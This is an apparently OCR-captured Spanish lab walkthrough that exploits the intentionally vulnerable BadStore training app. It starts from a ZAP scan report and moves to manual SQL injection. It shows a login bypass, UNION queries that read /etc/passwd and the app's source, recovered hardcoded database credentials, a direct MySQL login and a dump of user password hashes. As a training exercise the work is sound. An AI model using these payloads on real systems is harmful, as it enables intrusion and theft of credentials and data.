Report / Generate Report



This screen allows
Please be aware th

URL to attack:
Use traditional
Use ajax spide
Progress:

_v2_1_Manual.pdf
e.js

:p://www.bad..ore.net/cgi-bin

tamp	Resp. Timestamp	Me
PM	10/9/25, 12:41:18 PM	GET

Report Title: ZAP by Checkmarx Scanning Report

Report Name: 2025-10-09-ZAP-Report-.html

Report Directory: /home/kali

Description:


Contexts: Default Context

Sites: http://www.badstore.net

Generate If No Alerts: ☐

Display Report: ☑

Esto crea un reporte completo



/home/kali/badstore.html


Alert Counts by Alert Type

This table shows the number of alerts of each alert type, together with the alert type's risk level.

(The percentages in brackets represent each count as a percentage, rounded to one decimal place, of the total number of alerts included in this report.)

Alert type	Risk	Count
Cross Site Scripting (DOM Based)	High	6 (28.6%)
Cross Site Scripting (Reflected)	High	3 (14.3%)
Path Traversal	High	1 (4.8%)
SQL Injection	High	1 (4.8%)
SQL Injection - MySQL	High	6 (28.6%)
SQL Injection - SQLite (Time Based)	High	2 (9.5%)
Absence of Anti-CSRF Tokens	Medium	8 (38.1%)

Ejemplo si seleccionamos SQL INJECTION -MYSQL




evention_Cheat_Sheet.html

SQL Injection - MySQL

Source	raised by an active scanner (SQL Injection)
CWE ID	89
WASC ID	19
Reference	▪ https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Vamos a comprobar esta alerta
vamos a Alert
buscamos SQL INJECTION

Doble clic se abre la ventana


Edit Alert

SQL Injection - MySQL

URL: http://www.badstore.net/cgi-bin/badstore.cgi?action=register
Risk: High
Confidence: Medium
Parameter: email
Attack: '
Evidence: You have an error in your SQL syntax
CWE ID: 89
WASC ID: 19

Description:
SQL injection may be possible.


Other Info:
RDBMS [MySQL] likely, given error message regular expression [\QYou have an error in your SQL syntax\E] matched by the HTML results.
The vulnerability was detected by manipulating the parameter to cause a database error message to be returned and recognised.

Solution:
Do not trust client side input, even if there is client side validation in place.
In general, type check all data on the server side.
If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?'

Reference:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Alert Tags:

Vemos el ataque y el parámetro el cual es vulnerable
agregamos info random al campo y vemos que NO permite el ingreso



Login to Your Account or Register for a New Account

Login to Your Account

Email Address: dsdsd

Password:

Resultado




UserID and Password not found!

Use your browser's Back button and try again.

BadStore v2.1.2 - Copyright © 2003-2006

aplicamos un SQL injection




Login to Your Account or Register for a New Account

Login to Your Account

Email Address: ' OR 'a'='a

Password:

Nos da la bienvenida




Welcome {Unregistered User} - Cart contains 0 items at $0.00

Welcome to BadStore.net!

--PWND--

la alerta es correcta

1'='1'# trae todo




Welcome {Unregistered User} - Cart contains 0 items at $0.00

The following items matched your search criteria:

ItemNum	Item	Description	Price	Image	Add to Cart
1000	Snake Oil	Useless but expensive	$11.50		☐
1001	Crystal Ball	The finest Austrian crystal for complete	$49.95		☐
1002	Magic Hat	The classic magicians hat	$60.00		☐


Ver la versión de la base de datos

1'='1'UNION select version(),1,1,1 #



9999	Test	Test Item	$0.00	TEST	☐
4.1.7-standard	1	1	$1.00		☐

```
1'='1'UNION select 1,1,LOAD_FILE('/etc/passwd'),1 #
```



9999	Test	Test Item	$0.00	
1	1	root::0:0:Trinux Root:/:/bin/sh nobody:x:65534:65534:nobody:/tmp:/bin/sh	$1.00	

Generamos un error para ver los registros


Y nos muestra esta ruta de configuración de MYSQL

Vemos en la url que nos deja 1'='1'UNION select 1,1,LOAD_FILE('/etc/passwd'),1 # y cambiamos los parámetro adentro del LOAD_FILE

http://www.badstore.net/cgi-bin/badstore.cgi?searchquery=1%27%3D%271%27UNION+select+1%2C1%2CLOAD_FILE%28%27%2Fusr%2Flocal%2Fapache%2Fcgi-bin%2Fbadstore.cgi%27%29%2C1+%23&action=qsearch&x=9&y=18

Buscamos la palabra connect


Y vemos la conexión a la base de datos



```
',h1("Welcome to BadStore.net!"), hr, p, img({-src=>'/images/store1.
ıtml(); } ################### ### What's New ### ####
## Connect to the SQL Database ### my $dbh = DBI-
sql:database=badstoredb;host=localhost", "root", "secret",{'RaiseErı
Prepare and Execute SQL Query ### my $sth = $dbh->prepare( "S
```


```
mysql -h 192.168.1.41 -u root -p --skip-ssl badstoredb
```

~PWND~ BD BadStore



```
┌──(kali㉿kali)-[~]
└─$ mysql -h 192.168.1.41 -u root -p --skip-ssl badstoredb
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 4.1.7-standard

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [badstoredb]> show tables;
+-----------------------+
| Tables_in_badstoredb |
+-----------------------+
| acctdb               |
| eratedb              |
| itemdb               |
| orderdb              |
| shipdb               |
| userdb               |
+-----------------------+
```


Vemos el User Admin y miramos que tipo de hash es



```
MySQL [badstoredb]> select * from userdb;
+----------------------+----------------------------------+---------+------------------------------+------+
| email                | passwd                           | pwdhint | fullname                     | role |
+----------------------+----------------------------------+---------+------------------------------+------+
| AAA_Test_User        | 098F6BCD4621D373CADE4E832627B4F6 | black   | Test User                    | U    |
| admin                | 5EBE2294ECD0E0F08EAB7690D2A6EE69 | black   | Master System Administrator | A    |
| joe@supplier.com     | 62072d95acb588c7ee9d6fa0c6c85155 | green   | Joe Supplier                 | S    |
| big@spender.com      | 9726255eec083aa56dc0449a21b33190 | blue    | Big Spender                  | U    |
| ray@supplier.com     | 99b0e8da24e29e4ccb5d7d76e677c2ac | red     | Ray Supplier                 | S    |
| robert@spender.net   | e40b34e3380d6d2b238762f0330fbd84 | orange  | Robert Spender               | U    |
| bill@gander.org      | 5f4dcc3b5aa765d61d8327deb882cf99 | purple  | Bill Gander                  | U    |
| steve@badstore.net   | 8cb554127837a4002338c10a299289fb | red     | Steve Owner                  | U    |
| fred@whole.biz       | 356c9ee60e9da05301adc3bd96f6b383 | yellow  | Fred Wholesaler              | U    |
| debbie@supplier.com  | 2fbd38e6c6c4a64ef43fac3f0be7860e | green   | Debby Supplier               | S    |
```

Prueba de diccionario y fuerza bruta


En este caso no era necesario ya simplemente podemos insertar un usuario Administrador y ya.



